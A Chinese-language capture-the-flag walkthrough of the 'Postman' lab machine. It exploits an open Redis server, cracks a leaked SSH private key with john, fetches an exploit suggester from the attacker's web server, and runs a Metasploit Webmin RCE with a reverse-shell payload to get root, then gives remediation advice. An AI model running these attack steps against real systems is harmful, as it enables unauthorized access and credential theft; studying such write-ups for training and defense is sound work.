
```
➜  Postman python redis.py 10.10.10.160 redis
        *******************************************************************
        * [+] [Exploit] Exploiting misconfigured REDIS SERVER*
        * [+] AVINASH KUMAR THAPA aka "-Acid"
        *******************************************************************


         SSH Keys Need to be Generated
Generating public/private rsa key pair.
Enter file in which to save the key (/root/.ssh/id_rsa):   回 车
/root/.ssh/id_rsa already exists.
Overwrite (y/n)?  回车
         Keys Generated Successfully
OK
OK
OK
(error) ERR Changing directory: Permission denied
OK
OK
        You'll get shell in sometime..Thanks for your patience
Welcome to Ubuntu 18.04.3 LTS (GNU/Linux 4.15.0-58-generic x86_64)

 * Documentation:  https://help.ubuntu.com
 * Management:     https://landscape.canonical.com
 * Support:        https://ubuntu.com/advantage


 * Canonical Livepatch is available for installation.
   - Reduce system reboots and improve kernel security. Activate at:
     https://ubuntu.com/livepatch
Failed to connect to https://changelogs.ubuntu.com/meta-release-lts. Check your Int
n or proxy settings

Last login: Wed Nov 20 02:40:50 2019 from 10.10.15.94
redis@Postman:~$ █
```

此时，我们已经获取了该靶机的一个普通权限shell，打入了靶机内部，查找有用信息



```
redis@Postman:~$ cd /root
-bash: cd: /root: Permission denied
redis@Postman:~$ cat /etc/passwd
root:x:0:0:root:/root:/bin/bash
daemon:x:1:1:daemon:/usr/sbin:/usr/sbin/nologin
bin:x:2:2:bin:/bin:/usr/sbin/nologin
sys:x:3:3:sys:/dev:/usr/sbin/nologin
sync:x:4:65534:sync:/bin:/bin/sync
games:x:5:60:games:/usr/games:/usr/sbin/nologin
man:x:6:12:man:/var/cache/man:/usr/sbin/nologin
lp:x:7:7:lp:/var/spool/lpd:/usr/sbin/nologin
mail:x:8:8:mail:/var/mail:/usr/sbin/nologin
news:x:9:9:news:/var/spool/news:/usr/sbin/nologin
uucp:x:10:10:uucp:/var/spool/uucp:/usr/sbin/nologin
proxy:x:13:13:proxy:/bin:/usr/sbin/nologin
www-data:x:33:33:www-data:/var/www:/usr/sbin/nologin
backup:x:34:34:backup:/var/backups:/usr/sbin/nologin
list:x:38:38:Mailing List Manager:/var/list:/usr/sbin/nologin
irc:x:39:39:ircd:/var/run/ircd:/usr/sbin/nologin
gnats:x:41:41:Gnats Bug-Reporting System (admin):/var/lib/gnats:/usr/sbin/nologin
nobody:x:65534:65534:nobody:/nonexistent:/usr/sbin/nologin
systemd-network:x:100:102:systemd Network Management,,,:/run/systemd/netif:/usr/sbin/nologin
systemd-resolve:x:101:103:systemd Resolver,,,:/run/systemd/resolve:/usr/sbin/nologin
syslog:x:102:106::/home/syslog:/usr/sbin/nologin
messagebus:x:103:107::/nonexistent:/usr/sbin/nologin
_apt:x:104:65534::/nonexistent:/usr/sbin/nologin
uuidd:x:105:109::/run/uuidd:/usr/sbin/nologin
sshd:x:106:65534::/run/sshd:/usr/sbin/nologin
Matt:x:1000:1000:,,,:/home/Matt:/bin/bash
redis:x:107:114::/var/lib/redis:/bin/bash
redis@Postman:~$ █
```

观察到，该机器上存在一个**Matt**用户，想办法切过去，于是继续浏览可利用信息



```
redis@Postman:~$ id
uid=107(redis) gid=114(redis) groups=114(redis)
redis@Postman:~$
redis@Postman:~$
redis@Postman:~$ cd /
redis@Postman:/$ ls
bin   etc         initrd.img.old  lost+found  opt   run   swapfile
boot  home        lib             media       proc  sbin  sys
dev   initrd.img  lib64           mnt         root  srv   tmp
redis@Postman:/$ cd opt/
redis@Postman:/opt$ ls
id_rsa.bak
redis@Postman:/opt$ 
```

最终在opt目录下发现了一个可疑密钥文件：**id_rsa.bak**，查看之


```
JehA51I17rsCOOVqyWx+C8363IOBYXQ11Ddw/pr3L2A2NDtB7tvsXNyqKDghfQnX
cwGJJUD9kKJniJkJzrvF1WepvMNkj9ZItXQzYN8wbjlrku1bJq5xnJX9EUb5I7k2
7GsTwsMvKzXkkfEZQaXK/T50s3I4Cdcfbr1dXIyabXLLpZOiZEKvr4+KySjp4ou6
cdnCWhzkA/TwJpXG1WeOmMvtCZW1HCButYsNP6BDf78bQGmmlirqRmXfLB92JhT9
1u8JzHCJ1zZMG5vaUtvon0qgPx7xeIUO6LAFTozrN9MGWEqBEJ5zMVrrt3TGVkcv
EyvlWwks7R/gjxHyUwT+a5LCGGSjVD85LxYutgWxOUKbtWGBbU8yi7YsXlKCwwHP
UH7OfQz03VWy+K0aa8Qs+Eyw6X3wbWnue03ng/sLJnJ729zb3kuym8r+hU+9v6VY
Sj+QnjVTYjDfnT22jJBUHTV2yrKeAz6CXdFT+xIhxEAiv0m1ZkkyQkWpUiCzyuYK
t+MStwWtSt0VJ4U1Na2G3xGPjmrkmjwXvudKC0YN/OBoPPOTaBVD9i6fsoZ6pwnS
5Mi8BzrBhdO0wHaDcTYPc3B00CwqAV5MXmkAk2zKL0W2tdVYksKwxKCwGmWlpdke
P2JGlp9LWEerMfolbjTSOU5mDePfMQ3fwCO6MPBiqzrrFcPNJr7/McQECb5sf+O6
jKE3Jfn0UVE2QVdVK3oEL6DyaBf/W2d/3T7q10Ud7K+4Kd36gxMBf33Ea6+qx3Ge
SbJIhksw5TKhd505AiUH2Tn89qNGecVJEbjKeJ/vFZC5YIsQ+9sl89TmJHL74Y3i
l3YXDEsQjhZHxX5X/RU02D+AF07p3BSRjhD30cjj0uuWkKowpoo0Y0eblgmd7o2X
0VIWrskPK4I7IH5gbkrxVGb/9g/W2ua1C3Nncv3MNcf0nlI117BS/QwNtuTozG8p
S9k3li+rYr6f3ma/ULsUnKiZls8SpU+RsaosLGKZ6p2oIe8oRSml0CsY0ICq7eRR
hkuzUuH9z/mBo2tQWh8qvToCSEjg8yNO9z8+LdoN1wQWMPaVwRBjIyxCPHFTJ3u+
Zxy0tIPwjCZvxUfYn/K4FVHavvA+b9lopnUCEAERpwIv8+tYofwGVpLVC0DrN58V
XTfB2X9sL1oB3hO4mJF0Z3yJ2KZEdYwHGuqNTFagN0gBcyNI2wsxZNzIK26vPrOD
b6Bc9UdiWCZqMKUx4aMTLhG5ROjgQGytWf/q7MGrO3cF25k1PEWNyZMqY4WYsZXi
WhQFHkFOINwVEOtHakZ/ToYaUQNtRT6pZyHgvjT0mTo0t3jUERsppj1pwbggCGmh
KTkmhK+MTaoy89Cg0Xw2J18Dm0o78p6UNrkSue1CsWjEfEIF3NAMEU2o+Ngq92Hm
npAFRetvwQ7xukk0rbb6mvF8gSqLQg7WpbZFytgS05TpPZPM0h8tRE8YRdJheWrQ
VcNyZH8OHYqES4g2UF62KpttqSwLiiF4utHq+/h5CQwsF+JRg88bnxh2z2BD6i5W
X+hK5HPpp6QnjZ8A5ERuUEGaZBEUvGJtPGHjZyLpkytMhTjaOrRNYw==
```

很明显，id_rsa是靶机的私钥，为无格式文件 ，其中保存着ssh登录用户密码信息，使用john ripper破解试试

- id_rsa.pub 是公钥文件， 对应客户端用以建立ssh会话的authorized_keys

首先我们需要将私钥文件转换为john能识别的文件格式，使用**ssh2john**

```
python /usr/share/john/ssh2john.py id_isa > key
john key --wordlist=/usr/share/wordlists/rockyou.txt
```




```
➜  ~ cd HTB/Postman
➜  Postman python /usr/share/john/ssh2john.py id_isa > key
➜  Postman john key --wordlist=/usr/share/wordlists/rockyou.txt
Using default input encoding: UTF-8
Loaded 1 password hash (SSH [RSA/DSA/EC/OPENSSH (SSH private keys) 32/64])
Cost 1 (KDF/cipher [0=MD5/AES 1=MD5/3DES 2=Bcrypt/AES]) is 1 for all loaded hash
es
Cost 2 (iteration count) is 2 for all loaded hashes
Will run 2 OpenMP threads
Note: This format may emit false positives, so it will keep trying even after
finding a possible candidate.
Press 'q' or Ctrl-C to abort, almost any other key for status
computer2008     (id_isa)
```

至此，获得Matt用户的密码computer2008，切换用户

```
su Matt
```

权限提升



```
Matt@Postman:~$ crontab -l
no crontab for Matt
Matt@Postman:~$ su root
Password:
su: Authentication failure
Matt@Postman:~$ sudo cd /root
[sudo] password for Matt:
Matt is not in the sudoers file.  This incident will be reported.
Matt@Postman:~$ uname -r
4.15.0-58-generic
Matt@Postman:~$ 
```

基本操作一番后，没有发现提权的入口，使用gayhub的**linux-exploit-suggester.sh**试试


在Kali上下载该提权脚本，并开启web服务

```
git clone https://github.com/mzet-/linux-exploit-suggester.git
python -m SimpleHTTPServer
```

靶机下载该提权脚本

```
wget 10.10.15.94:8000/linux-exploit-suggester/linux-exploit-suggester.sh
```


运行脚本，查看可利用的内核漏洞



```
Matt@Postman:~$ chmod +x linux-exploit-suggester.sh
Matt@Postman:~$ ./linux-exploit-suggester.sh

Available information:

Kernel version: 4.15.0
Architecture: x86_64
Distribution: ubuntu
Distribution version: 18.04
Additional checks (CONFIG_*, sysctl entries, custom Bash commands): performed
Package listing: from current OS

Searching among:

72 kernel space exploits
42 user space exploits

Possible Exploits:

[+] [CVE-2017-0358] ntfs-3g-modprobe

   Details: https://bugs.chromium.org/p/project-zero/issues/detail?id=1072
   Exposure: less probable
   Tags: ubuntu=16.04{ntfs-3g:2015.3.14AR.1-1build1},debian=7.0{ntfs-3g:2012.1.1
5AR.5-2.1+deb7u2},debian=8.0{ntfs-3g:2014.2.15AR.2-1+deb8u2}
   Download URL: https://github.com/offensive-security/exploit-database-bin-splo
its/raw/master/bin-sploits/41356.zip
   Comments: Distros use own versioning scheme. Manual verification needed. Linu
x headers must be installed. System must have at least two CPU cores.
```

只发现一个利用可能性颇低的漏洞，也不试了


刚才我们进行端口扫描的时候还发现开了webmin服务，并且其利用脚本已经集成到了metasploit，利用一下



```
msf5 > search webmin

Matching Modules
================

   #  Name                                         Disclosure Date
   -  ----                                         ---------------
   0  auxiliary/admin/webmin/edit_html_fileaccess  2012-09-06
ry File Access
   1  auxiliary/admin/webmin/file_disclosure       2006-06-30
   2  exploit/linux/http/webmin_packageup_rce      2019-05-16
   3  exploit/unix/webapp/webmin_backdoor          2019-08-10
   4  exploit/unix/webapp/webmin_show_cgi_exec     2012-09-06
   5  exploit/unix/webapp/webmin_upload_exec       2019-01-17
```

设置攻击参数

```
set rhosts 10.10.10.160
set username Matt
set password computer2008
set ssl true
set lhost 10.10.15.94
set payload linux/x86/meterpreter/reverse_tcp
run
```



```
msf5 exploit(linux/http/webmin_packageup_rce) > run

[*] Started reverse TCP double handler on 10.10.15.94:4444
[+] Session cookie: cf938731979e1737ece400394e970c1a
[*] Attempting to execute the payload...
[*] Accepted the first client connection...
[*] Accepted the second client connection...
[*] Command: echo aRaqpLmY83HyvQ4f;
[*] Writing to socket A
[*] Writing to socket B
[*] Reading from sockets...
[*] Reading from socket B
[*] B: "aRaqpLmY83HyvQ4f\r\n"
[*] Matching...
[*] A is input...
[*] Command shell session 1 opened (10.10.15.94:4444 -> 10.10.10.160:35568) at 2
019-11-20 12:42:55 +0800
id

uid=0(root) gid=0(root) groups=0(root)
cd /root
ls
redis-5.0.0
root.txt
cat root.txt
a257741c5bed8be7778c6ed95686ddce
```

自此，获取flag：a257741c5bed8be7778c6ed95686ddce

修复建议

经研究发现 Webmin <= 1.920版本存在未认证的RCE漏洞，针对该应用的安全建议如下

1. 及时更新webmin到1.930版本
2. 关闭密码重置功能，位置/etc/webmin/minserv.conf --> passwd_mode = 0

如果Redis以root身份运行，可以给root账户写入SSH公钥文件，直接免密码登录服务器，安全建议如下

1. 禁止公网开放Redis端口,可以在防火墙上禁用6379 Redis的端口
2. 增加 Redis 密码验证
3. 打开redis.conf配置文件， /etc/redis/6379.conf，找到## requirepass foobared去掉前面的#号，然后将foobared改为自己设定的密码，重启启动redis服务。
4. 修改conf文件禁止全网访问，打开6379.conf文件，找到bind0.0.0.0前面加上#

技术总结

本次靶机难度较低，主要考察个人平时漏洞库积累，涉及到的知识点如下

- 信息收集：常规 + 漏洞库
- 漏洞利用：Redis + Webmin
- ssh私钥泄露

参考文献

https://www.abigale.xin/ssh%E7%A7%81%E9%92%A5%E6%B3%84%E9%9C%B2/

https://www.secpulse.com/archives/110937.html

https://xz.aliyun.com/t/6040